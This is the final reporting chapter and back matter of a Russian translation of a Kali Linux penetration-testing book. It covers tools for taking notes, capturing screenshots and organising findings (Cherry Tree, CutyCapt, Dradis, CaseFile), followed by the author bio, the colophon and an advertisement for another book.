Если вы решите создавать заметки по отдельности, то имейте в виду, что в Kali Linux есть соответствующие приложения. На рис. 13.3 показано приложение Notes для рабочего стола Xfce4. Оно выглядит точно так же, как и другие подобные приложения для создания заметок, с которыми вы наверняка знакомы. Задача этих приложений — имитировать физические стикеры. На рис. 13.3 показано окно,

которое было развернуто, для того чтобы вместить всплывающее меню. Обычно это окно более узкое и размером напоминает стандартные стикеры.




Рис. 13.3. Программа Notes

Преимущество данного подхода заключается в том, что, как и в случае со стикерами, вы создаете заметку, а затем помещаете ее на экран, чтобы иметь возможность позднее обратиться к ней. Это хороший способ сохранения команд, которые вы в дальнейшем собираетесь использовать в окне терминала. Вместо хранения множества заметок в одном текстовом файле вы можете создавать заметки в отдельных окнах. Выбор подхода во многом зависит от предпочитаемого вами метода организации рабочего процесса. Приложение Notes продолжит работу, даже если вы закроете одно из окон с заметкой. Его можно найти на верхней панели, рядом с часами.

Программа Cherry Tree

Программа Cherry Tree — это еще один способ делать заметки, но в отличие от рассмотренных ранее текстовых редакторов она позволяет организовать их с помощью древовидной структуры, состоящей из узлов и подузлов. В нашем случае узел может представлять отдельный проект и предусматривать связанный с ним текстовый документ, содержащий имя клиента, контактную информацию и другие сведения о проекте. В подузлах мы можем описать этапы проекта, например разведку и сканирование уязвимостей. На рис. 13.4 показан интерфейс программы с верхним узлом, представляющим проект Security Test, и подузлами,

соответствующими некоторым из его этапов. Стоит отметить, что для оформления интерфейса по умолчанию используется темная тема. В данном случае она была изменена для целей печати.




Рис. 13.4. Органайзер для заметок Cherry Tree

Еще одно преимущество Cherry Tree над текстовыми редакторами заключается в том, что данная программа позволяет форматировать текст, то есть создавать заголовки, менять начертание, подчеркивать и даже зачеркивать текстовые фрагменты. Ведь нужно не только создать заметки, но и выделить некоторые из них, чтобы подчеркнуть важнейшие результаты в своем отчете.

На рис. 13.4 заметки организованы по этапам исследования на основе результатов одного теста, однако вы можете использовать Cherry Tree разными способами, поскольку эта программа допускает создание вложенных узлов. Вы можете начать с верхнего узла, охватывающего весь набор тестов, чтобы сохранить всю информацию в одном документе. В Cherry Tree можно также хранить все рекомендации в одном месте для упрощения их повторного применения. В конце концов, некоторые уязвимости и рекомендации могут быть актуальны в разных ситуациях. И вместо того чтобы создавать каждый отчет заново, можно использовать для этого сохраненные фрагменты текста. Если вы делите результаты на категории, то можете распределить по этим категориям и вложенные узлы, связанные с конкретными результатами или рекомендациями.

Еще одно преимущество использования Cherry Tree таково: по умолчанию данные хранятся в базе данных SQLite, что позволяет получать к ним доступ с помощью многих других приложений, в том числе путем написания собственных сценариев или программ. Например, с помощью сценария вы можете быстро извлечь некоторые рекомендации для создания черновика отчета.

Программа Cherry Tree предлагает множество способов организации информации и выделения текста, позволяющих повысить эффективность вашей работы. Используйте их так, как считаете нужным. Приведенные здесь рекомендации призваны побудить вас задуматься об организации данных. Чем более эффективным будет процесс хранения и поиска информации, тем быстрее вы сможете создавать отчеты и тем более подробными будут ваши рекомендации.

Сбор данных

При написании отчетов вам понадобятся снимки экрана, а возможно, и другие артефакты. Захват экрана не требует особых усилий. Например, среда GNOME в этом отношении работает так же, как и Windows. Поскольку на момент написания этой книги (2023 год) среда Xfce использовалась по умолчанию, вам потребуется установить рабочий стол GNOME и переключиться на него. Для захвата части рабочего стола в среде GNOME можно нажать клавишу **PrtScn**. После этого на экране появится рамка выделения, которую можно перетащить, чтобы выбрать нужное содержимое. В качестве области захвата вы можете выбрать один из вариантов: Selection (Выделение), Screen (Экран) или Window (Окно) (рис. 13.5).




Рис. 13.5. Захват экрана в Kali Linux

После получения нужных изображений вы можете использовать редактор вроде Gimp, чтобы обрезать их или добавить необходимые примечания. Существуют и другие утилиты, позволяющие делать снимки экрана или его фрагментов для включения в отчет.

В некоторых случаях вам может потребоваться зафиксировать последовательность выполняемых действий. Для этого лучше всего задействовать приложение для записи экрана. Программы, используемые для захвата экрана и его фрагментов, позволяют захватывать и видео. На рис. 13.6 показан интерфейс, который применялся и при захвате экрана. Разница в том, что в данном случае необходимо щелкнуть на значке с изображением камеры. После начала записи вы увидите на панели в правом верхнем углу красную кнопку. По окончании записи в папке Videos/Screencasts в вашем домашнем каталоге появится файл в формате WebM. Подобная видеозапись может пригодиться для демонстрации сложных операций. Вы можете не включать ее в отчет, но предоставьте клиенту, чтобы он мог проследить ваши действия.




Рис. 13.6. Запись экрана в Kali Linux

Еще одна интересная и полезная утилита — CutyCapt, которая позволяет захватывать целые веб-страницы. Для этого достаточно указать нужный URL-адрес. Вы можете включить результат применения этого инструмента командной строки

в документ в качестве изображения. Как уже было сказано, данная утилита захватывает всю веб-страницу, а не только ее фрагмент. Это имеет свои преимущества и недостатки. Снимок экрана может оказаться слишком большим для того, чтобы поместиться в документ, однако у вас могут быть свои причины для сохранения веб-страницы в виде изображения. На рис. 13.7 показан результат выполнения команды `cutycapt--url=https://www.oreilly.com --out=oreilly.png`.

На выходе было получено изображение домашней страницы сайта издательства O'Reilly. Это конкретное изображение охватывает несколько страниц. Вы можете прокручивать статичное изображение, как и обычную веб-страницу. Данная утилита использует движок WebKit для рендеринга страницы точно так же, как делает браузер. Это позволяет захватить всю страницу, а не только ее фрагмент.

Организация данных

Ведение записей не ограничивается созданием нескольких текстовых файлов и снимков экрана. Кроме того, в какой-то момент может понадобиться организовать не только полученные результаты. В этом вам помогут инструменты, предусмотренные в дистрибутиве Kali. Вы можете обнаружить, что один из них подходит вам больше, чем другие. Далее мы рассмотрим фреймворк Dradis, позволяющий спланировать процесс тестирования, а также организовать и задокументировать полученные результаты. Кроме того, мы обсудим инструмент CaseFile, который использует Maltego в качестве интерфейса и фреймворка для отслеживания деталей, связанных с проектом, над которым вы работаете.

Фреймворк Dradis

Фреймворк Dradis недоступен в репозитории Kali Linux. Однако поскольку он может оказаться полезным и его довольно легко установить из Git-репозитория, стоит поговорить о нем. Этот фреймворк можно использовать для управления процессом тестирования. С его помощью вы можете отслеживать шаги, которые предстоит выполнить, а также любые полученные результаты. Инструкции по установке Dradis в Kali Linux можно найти в документации по адресу: https://oreil.ly/M7A_D. Процесс установки небыстрый, поскольку требует предварительной установки нескольких дополнительных компонентов. Версия Dradis Framework Community Edition, которую вам предстоит



Рис. 13.7. Результат работы программы CutyCapt

установить, работает поверх Ruby on Rails, сервера для веб-приложений, использующего язык программирования Ruby.

После установки доступ к Dradis осуществляется через веб-интерфейс. Запустив сервер, вы получите сообщение с URL-адресом. Вероятно, вам будет рекомендовано перейти по адресу: <http://127.0.0.1:8080>. Первое, что нужно будет сделать, — создать имя пользователя и пароль. Перед началом работы вам будет задан вопрос, знакомы ли вы с Dradis или являетесь новым пользователем. Если вы новый пользователь, то программа установки добавит в базу данных некоторые сведения. После входа в систему вы увидите страницу (рис. 13.8), содержащую исходные данные, с которыми имеет смысл ознакомиться.




Рис. 13.8. Начальная страница фреймворка Dradis

В левой части экрана вы увидите пункт **Methodologies** (Методологии). Щелкнув на нем, вы попадете на страницу, изображенную на рис. 13.9. Там вам будет предложено использовать контрольный список или создать новую методологию. Методология предусматривает список шагов, которые необходимо выполнить. Вы можете начать с пустого шаблона и создать собственную методологию или применить уже готовую. Бесплатная версия Dradis предусматривает только один шаблон — Simple OWASP.

После разработки методологии и начала тестирования вам наверняка захочется создать запись о наличии проблем (issues). Для этого можете импортировать в Dradis результаты из другой программы, например Nessus. На рис. 13.10 показана страница, на которую вы попадете, нажав кнопку **Upload** (Загрузить). В данном случае речь идет о Nessus, однако фреймворк Dradis предусматривает плагины, позволяющие импортировать данные из множества других инструментов.




Рис. 13.9. Методологии, доступные в Dradis

Upload Manager

Upload Output Files

Use the form below to upload output files from other tools.

1. Tool are you uploading output from
2. State for uploaded records
3. Upload output file

Upload progress:

Рис. 13.10. Импорт результатов из программы Nessus

Фреймворк Dradis позволяет отслеживать обнаруженные проблемы, для каждой из которых вы можете собрать доказательства, сопоставив выявленную проблему с отдельными системами, что бывает весьма полезно. Раздел с проблемами показан на рис. 13.11. В ходе работы над проектом вы можете выявить одну и ту же проблему на нескольких целевых объектах. Вам необходимо сопоставлять проблемы с целевыми объектами и наоборот. Это очень важно для составления отчетов. Помимо отслеживания проблем и подверженных им систем, Dradis позволяет отслеживать оценки CVSS и DREAD (Damage, Reproducibility, Exploitability, Affected Users, Discoverability — ущерб, воспроизводимость, эксплуатируемость, затронутые пользователи, возможность обнаружения), помогающие определить приоритетность выявленных проблем. Для каждой проблемы предусмотрено поле, в котором вы можете делать заметки и добавлять комментарии.




Рис. 13.11. Просмотр проблемы в Dradis

Как и многие другие инструменты, Dradis можно использовать не только для организации собранных данных, но и для совместной работы над проектом. Если вы работаете в команде, то Dradis может стать центральным хранилищем данных. Каждый участник проекта будет добавлять комментарии к проблемам по мере выполнения своей работы. Вы можете просматривать результаты или проблемы, обнаруженные другими участниками, что позволит не тратить время на поиск проблем, которые уже были решены.

Инструмент CaseFile

Инструмент CaseFile нечасто используется для управления тестированием и архивирования полученных результатов. Однако он отлично подходит для отслеживания событий. Поскольку инструмент CaseFile создан на базе Maltego, он

имеет ту же графовую структуру, то есть позволяет задействовать те же сущности и отношения. Мы можем начать с пустого графа и добавить в него узлы, каждый из которых будет обладать определенным набором характеристик. На рис. 13.12 показан граф с тремя узлами.




Рис. 13.12. Простой граф в CaseFile

Каждый узел имеет набор свойств, которые вы можете изменять по мере сбора новых подробностей. На рис. 13.13 показано диалоговое окно **Details** с открытой вкладкой **Properties**, полезность которой зависит от того, работаете ли вы на одном или на нескольких объектах. Она будет особенно полезна в ходе реагирования на инциденты и проведения криминалистической экспертизы. Вкладки **Notes** и **Attachment** пригодятся для сбора подробной информации. С помощью инструмента CaseFile вы можете создавать целые системы на графе и писать заметки, а затем связывать обнаруженные системы между собой, генерируя логическую топологию.

В отличие от Maltego, инструмент CaseFile не позволяет применять преобразования. Однако это не означает, что его нельзя использовать в качестве инструмента организации и визуализации. CaseFile не предусматривает явного представления обнаруженных проблем, как Dradis, однако вы вполне можете визуализировать системы и сети, с которыми взаимодействуете, а также сопровождать узлы вашего графа заметками и другими артефактами. Это может оказаться хорошим способом организации данных, упрощающим процесс написания отчета. Тем не

менее, возможно, вам имеет смысл начать не с CaseFile, а с программы Maltego, которая имеет более обширный функционал. Вы можете выбрать между Maltego CE и CaseFile при первом запуске программы и при необходимости переключиться между ними позднее.




Рис. 13.13. Вкладка со свойствами узла в программе CaseFile

Резюме

Дистрибутив Kali Linux содержит множество инструментов, которые могут пригодиться вам для ведения заметок, организации информации и подготовки отчета. Далее перечислены ключевые выводы этой главы.

- Создание отчетов — это, пожалуй, самый важный этап тестирования безопасности, на котором вы должны представить обнаруженные проблемы так, чтобы их можно было устранить.
- Риск — это точка пересечения вероятности и потерь.
- Риск — это не то же самое, что возможность и угроза.
- При изложении полученных результатов не сгущайте краски и избегайте предсказания катастрофы, чтобы ваши выводы не были поставлены под сомнение.

- Хороший отчет должен включать такие разделы, как «Резюме для руководства», «Методология» и «Результаты».
- Уровень серьезности может определяться сочетанием вероятности наступления события и его потенциального влияния (или потерь).
- Vi и Emacs — это хорошие и очень старые текстовые редакторы, позволяющие создавать текстовые заметки.
- В дистрибутиве Kali также есть текстовые редакторы с графическим интерфейсом.
- Фреймворк Dradis и инструмент CaseFile, основанный на Maltego, позволяют организовать информацию, хотя работают совершенно по-разному.

Завершение создания отчета знаменует окончание процесса тестирования. В ходе наработки опыта проведения тестов и написания отчетов вы откроете для себя способы оптимизации работы и научитесь выделять самые важные выводы. А также научитесь максимально эффективно помогать различным командам внедрять ваши рекомендации.

Полезные ресурсы

- Статья Рона Шмиттлинга и Энтони Маннса *Performing a Security Risk Assessment*, опубликованная на сайте ассоциации ISACA (<https://oreil.ly/vQtWb>).
- Статья Джорджа Удонта *A Guided Tour of Emacs*, опубликованная при поддержке Фонда свободного программного обеспечения (<https://oreil.ly/41vYP>).
- Руководство *Vim 101: A Beginners Guide to Vim*, написанное Джо Брокмайером и опубликованное на сайте консорциума The Linux Foundation (<https://oreil.ly/vWIUf>).
- Статья Мосимилолу Одусаньи *Kali Linux: Top 5 tools for penetration testing reporting*, опубликованная на сайте Infosec Institute (<https://oreil.ly/aqu7J>).
- Веб-страница, посвященная Dradis Framework Community Edition (<https://oreil.ly/Rq4ZF>).
- Руководство *A Complete Guide on Penetration Testing Report*, написанное Суроджитом Дасом (<https://oreil.ly/zImFv>).
- Страница сайта Emacs Wiki, посвященная Emacs Lisp (<https://oreil.ly/ExqmT>).

Об авторе

Рик Мессье имеет множество званий: GCE-ACE, CCSP, GCIN, GSEC, CEH, CISSP, MS. Он заинтересовался темой информационной безопасности еще в школе, а окончательно этот интерес оформился в начале 1980-х годов, когда он, будучи первокурсником в Университете штата Мэн в Ороно, сумел воспользоваться уязвимостью в изолированной среде, чтобы получить повышенные привилегии в мейнфрейме IBM. С системой Unix он познакомился в середине 1980-х годов, а с Linux — в середине 1990-х. Он является автором книг, тренером, преподавателем, неисправимым коллекционером званий и профессионалом в области ИБ с многолетним опытом работы. В настоящее время он главный консультант компании Mandiant, входящей в состав Google Cloud.

Иллюстрация на обложке

На обложке изображен бультерьер. Эту породу вывели в XIX веке в Англии в результате скрещивания бульдогов с различными терьерами в попытке получить идеальную бойцовскую собаку. Благодаря закону о жестоком обращении с животными, принятому в 1835 году, собачьи бои в Англии были запрещены, и бультерьеры быстро приспособились к новым ролям крысоловов. Позднее этих собак стали скрещивать с уайт-терьерами, далматинами и бордер-колли, в результате чего порода стала более сложной.

Самая узнаваемая черта бультерьера — это его голова, которая напоминает яйцо, если смотреть на нее спереди. Бультерьеры — единственная зарегистрированная порода собак, чьи глаза имеют форму треугольника. Эти животные обладают полным округлым телом с сильными, мускулистыми плечами. Что касается окраса, то он может быть белым, рыжим, палевым, черным, тигровым или трехцветным. Из-за необычайно низкого центра тяжести этой собаки противнику трудно сбить ее с ног.

Бультерьеры бывают независимы и упрямы, поэтому они не подходят для неопытных владельцев. Для того чтобы эта собака научилась ладить с другими собаками и животными, необходима ранняя социализация. Характер бультерьера описывается как бесстрашный, веселый и игривый. Эти собаки любят детей и являются идеальными членами семьи.

Многие из животных, изображенных на обложках книг издательства O'Reilly, находятся под угрозой исчезновения; все они важны для мира.

Изображение, помещенное на обложку данной книги, взято из книги *British Dogs* 1879 года. Дизайн серии разработан Эди Фридманом, Элли Фолькхаузен и Карен Монтгомери.

Рик Мессье

**Изучаем Kali Linux. Проверка защиты, тестирование
на проникновение, этичный хакинг**

2-е издание

Перевел с английского С. Черников

Научный редактор Д. Старков

Изготовлено в России. Изготовитель: ТОО «Спринт Бук». Место нахождения и фактический адрес:
010000, Казахстан, город Астана, район Алматы, Проспект Рахымжан Кошкарбаев, д. 10/1, н. п. 18.

Дата изготовления: 08.2025. Наименование: книжная продукция. Срок годности: не ограничен.

Подписано в печать 20.06.25. Формат 70×100/16. Бумага офсетная. Усл. п. л. 41,280. Тираж 1000. Заказ 0000.



Пол Тронкон, Карл Олбинг

BASH И КИБЕРБЕЗОПАСНОСТЬ: АТАКА, ЗАЩИТА И АНАЛИЗ ИЗ КОМАНДНОЙ СТРОКИ LINUX

Командная строка может стать идеальным инструментом для обеспечения кибербезопасности. Невероятная гибкость и абсолютная доступность превращают стандартный интерфейс командной строки (CLI) в фундаментальное решение, если у вас есть соответствующий опыт.

Авторы Пол Тронкон и Карл Олбинг рассказывают об инструментах и хитростях командной строки, помогающих собирать данные при упреждающей защите, анализировать логи и отслеживать состояние сетей. Пентестеры узнают, как проводить атаки, используя колоссальный функционал, встроенный практически в любую версию Linux.